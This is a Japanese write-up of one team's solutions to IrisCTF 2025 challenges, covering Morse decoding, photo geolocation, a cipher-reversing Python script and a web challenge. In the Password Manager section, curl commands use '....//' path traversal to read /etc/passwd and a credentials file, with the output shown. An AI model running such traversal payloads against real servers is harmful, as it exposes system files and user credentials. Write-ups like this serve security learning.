この大会は2025/1/4 9:00(JST)~2024/1/6 9:00(JST)に開催されました。
今回もチームで参戦。結果は600点で1064チーム中193位でした。
自分で解けた問題をWriteupとして書いておきます。
Sanity Check (Welcome)
2つのUIがあり、それぞれの"About"のページにフラグが半分ずつあるとのこと。
CTFxの"Home"のページのRulesを見ると、以下のフラグの断片があった。
irisctf{w0w_cool_n3w_WebGLの"About"のページを見ると、以下のフラグの断片があった。
webgl_th3me_this_ye4r}
irisctf{w0w_cool_n3w_webgl_th3me_this_ye4r}
Discord (Welcome)
Discordに入り、#generalチャネルのトピックを見ると、フラグが書いてあった。
irisctf{the_real_prizes_are_the_friends_we_made_along_the_way}
dotdotdot (Radio Frequency)
wavファイルに変換する。
$ sox -e float -t raw -r 44100 -b 32 -c 1 dotdotdot.iq out.wav
sox WARN sox: `dotdotdot.iq' input clipped 138129 samples
sox WARN sox: `out.wav' output clipped 67744 samples; decrease volume?
Audacityで開き、スペクトログラムを見ると、モールス信号が見える。
.. .-. .. ... -.-. - ..-. -. ----- .---- ... ...-- --. ----- - -. ----- - .... .---- -. --. ----- -. -- -.-- -- ----- .-. ... .
https://www.dcode.fr/morse-codeでデコードする。
IRISCTFN01S3G0TN0TH1NG0NMYM0RSE
irisctf{n01s3_g0t_n0th1ng_0n_my_m0rse}
OSINT DISCLAIMER (Open-Source Intelligence)
問題にフラグが書いてあった。
irisctf{sp01l_f00d_1s_b4d_mk4y}
Checking Out of Winter (Open-Source Intelligence)
Pizza by The Waterに同じ記事が載っていて、画像は次のようになっている。

タグとして#Caboと#Pizzaが付いている。
「pizza cabo Baja California」で検索すると、以下のページが見つかる。
https://www.instagram.com/cabopizza/
画像検索で、画像上部の建物を検索すると、以下のページが見つかる。
https://blog.goo.ne.jp/oceanpaddler/e/9cd1c2555440ddc86a23fce3d12921ae
Google Mapで「ロスカボス」を調べ、付近のゴルフ場やビーチを確認すると、該当するホテルがあった。
Hilton Los Cabos Beach & Golf Resort
irisctf{Hilton_Los_Cabos_Beach_and_Golf_Resort}
Not Eelaborate (Open-Source Intelligence)
Not Eelaborateに同じ記事が載っていて、画像は次のようになっている。

タグとして#Fishと#Japanが付いている。
記事の内容から奈良公園近くのうなぎ店であると推測できる。
「日本 奈良公園 うなぎ」で調べると、以下のページが見つかる。
https://retty.me/area/PRE29/ARE120/SUB12001/LND14288/LCAT2/CAT70/
この7店を見ていき、食器等が同じものを探す。「うなぎのねどこ えどがわ 近鉄奈良駅前店」が該当しそう。
Google Mapで英語表記にしてこの店を検索すると以下の名前であることがわかる。
Edogawa Kintetsu Nara
irisctf{Edogawa_Kintetsu_Nara}
fuel deal (Open-Source Intelligence)
画像検索すると、以下のページが完全一致する。
https://www.reddit.com/r/australia/comments/1htb8av/hello_i_was_wondering_what_the_754_sign_means/
しかし、画像は削除されている。Gallaghers rdや754 bus routeの話が出ているので、Google Mapでその辺りを見てみる。
以下の場所の近くのガソリンスタンドが該当しそう。
https://www.google.co.jp/maps/@-37.8760734,145.1789025,3a,75y,0.75h,84.04t/data=!3m8!1e1!3m6!1sbjugAPimUt7b0zvlCqnhRg!2e0!5s20230101T000000!6shttps:%2F%2Fstreetviewpixels-pa.googleapis.com%2Fv1%2Fthumbnail%3Fcb_client%3Dmaps_sv.tactile%26w%3D900%26h%3D600%26pitch%3D5.9568963899913285%26panoid%3DbjugAPimUt7b0zvlCqnhRg%26yaw%3D0.7490505934826501!7i16384!8i8192?hl=en&entry=ttu&g_ep=EgoyMDI0MTIxMS4wIKXMDSoASAFQAw%3D%3D
住所は以下の通り。
203 Gallaghers Rd, Glen Waverley VIC 3150, Australia
irisctf{203_Gallaghers_Road_Glen_Waverley_Victoria_Australia}
Password Manager (Web Exploitation)
$ curl --path-as-is "https://password-manager-web.chal.irisc.tf/....//....//....//etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
user:x:1000:1000::/home/user:/bin/sh
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
"....//"を使ってパストラバーサルができる。ソースコードを見ると、./users.jsonからユーザ情報を読み取っている。pathは/pagesからの相対パスになることを考慮してアクセスする。
$ curl --path-as-is "https://password-manager-web.chal.irisc.tf/....//users.json"
{
    "skat": "rf=easy-its+just&spicysines123!@"
}
この情報でログインし、以下にアクセスする。
https://password-manager-web.chal.irisc.tf/getpasswords
この結果以下のように表示された。
[{"Password":"mypasswordisskat","Title":"Discord","URL":"https://example.com","Username":"skat@skat.skat"},{"Password":"irisctf{l00k5_l1k3_w3_h4v3_70_t34ch_sk47_h0w_70_r3m3mb3r_s7uff}","Title":"RF-Quabber Forum","URL":"https://example.com","Username":"skat"},{"Password":"this-isnt-a-real-password","Title":"Iris CTF","URL":"https://2025.irisc.tf","Username":"skat"}]このパスワードの一つにフラグが設定されていた。
irisctf{l00k5_l1k3_w3_h4v3_70_t34ch_sk47_h0w_70_r3m3mb3r_s7uff}
KittyCrypt (Cryptography)
暗号化の処理概要は以下の通り。
・input = "You fools! You will never get my catnip!!!!!!!"
・keys: inputの長さ分の60000未満のランダム整数の配列
・encoded = catify(input, keys)
 ・inputの各文字のインデックスiと文字charについて以下を実行
  ・keyedTextにcharのASCIIコードにkeys[i]をプラスしてUnicode文字列として結合
 ・keyedTextを標準出力
 ・hexEncoded: keyedTextを16進数表記にして大文字にしたもの
 ・hexEncodedを標準出力
 ・hexEncodedの各文字runeに対して、CharSetの対応表で対応する絵文字をresultに結合
 ・resultを返却
・savePair("example", input, encoded)
 ・"example_input.txt"にinputを書き込み
 ・"example_output.txt"にencodedを書き込み
example_input.txtとexample_output.txtからkeysを算出する。そのkeysを使って、flag_output.txtを復号する。
#!/usr/bin/env python3
CharSet = {
	'0': "🐱", '1': "🐈", '2': "😸", '3': "😹",
	'4': "😺", '5': "😻", '6': "😼", '7': "😽",
	'8': "😾", '9': "😿", 'A': "🙀", 'B': "🐱<200d>👤",
	'C': "🐱<200d>🏍", 'D': "🐱<200d>💻", 'E': "🐱<200d>👓", 'F': "🐱<200d>🚀",
}

def get_hexchar(c):
    for k, v in CharSet.items():
        if v == c:
            return k
    return None

with open('example_input.txt', 'r') as f:
    inp = f.read()

with open('example_output.txt', 'r') as f:
    outp = f.read()

hexEncoded = ''
i = 0
while i < len(outp):
    curr = outp[i]
    if i + 1 < len(outp):
        next = outp[i + 1]
    if next == '<200d>':
        char = curr + next + outp[i+2]
    else:
        char = curr
    i += len(char)
    hexEncoded += get_hexchar(char)

keyedText = bytes.fromhex(hexEncoded).decode('utf-8')

keys = []
for i in range(len(keyedText)):
    key = ord(keyedText[i]) - ord(inp[i])
    keys.append(key)

with open('flag_output.txt', 'r') as f:
    flag_outp = f.read()

flag_hexEncoded = ''
i = 0
while i < len(flag_outp):
    curr = flag_outp[i]
    if i + 2 < len(flag_outp):
        next = flag_outp[i + 1]
        next2 = flag_outp[i + 2]
        if next == '<200d>':
            char = curr + next + flag_outp[i+2]
        else:
            char = curr
    else:
        char = curr
    i += len(char)
    flag_hexEncoded += get_hexchar(char)

flag_keyedText = bytes.fromhex(flag_hexEncoded).decode('utf-8')

flag = ''
for i in range(len(flag_keyedText)):
    flag += chr(ord(flag_keyedText[i]) - keys[i])
print(flag)
irisctf{s0m371m3s_bY735_4r3n7_wh47_y0u_3xp3c7}
Exit Survey (Welcome)
指定のsecret phraseを入力すると、アンケート入力ができる。その後アンケートに答えたら、フラグが表示された。
irisctf{7h4nk5_f0r_p4r71c1p471n6_1n_irisctf_2025}
